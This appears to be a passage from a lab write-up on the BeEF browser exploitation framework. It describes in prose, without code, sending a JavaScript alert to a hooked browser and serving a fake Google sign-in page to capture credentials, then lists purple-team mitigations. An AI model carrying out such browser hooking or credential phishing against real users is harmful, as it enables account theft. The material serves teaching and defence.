
| id | date             | label     |
|----|------------------|-----------|
| 0  | 2025-12-07 04:57 | command 1 |

The 'Beep' module description is: 'Make the phone beep. This module requires the PhoneGap API.' The 'Id' is 39. An 'Execute' button is visible at the bottom right.

Let's try to alert a user using a java message box. Go to Misc directory and select Raw JavaScript and you will see a JavaScript code option write you script there and hit execute. I have keep it simple as it is for lab purpose.




Once you hit execute you will see the output on the machine:






Let's try a credential phishing attack open google phishing tab and hit execute and on the user machine you will see a google signing page. Once the user enter the credentials you will get it here.



The captured credential:



# Purple team mitigation report

To harden the system to make it safe from BeEF like attack you can do the following steps as given below:

## 1. Browser Hardening

You can disable running script on the browser by default by using a Content Security Policy that will stop outside JavaScript from loading and we can also disable weak extensions and keep the browser updated for latest patch updates.

## 2. Network Controls

You can configure firewall and security tools that will block access to unknown or fake websites and you can also enable DNS filtering which can stop users from opening bad links. This will reduce the chance of getting hooked by BeEF or phishing pages.

## 3. User Awareness

The major threat in any organization is user so users should be trained to not click random links and to avoid login pages that look strange. Awareness training will help users think before they click on anything suspicious.

## 4. Monitoring and Alerts

Security teams should monitor for suspicious browser activity such as constant redirects or pop-ups or unknown scripts running. Also, you can use IDS or IPS tool which will detect these behaviours and makes an alert.

## 5. Strong Authentication

Even if a phishing page captures a password, you can use multi-factor authentication to block attackers from logging in which will make phishing attacks much harder to succeed.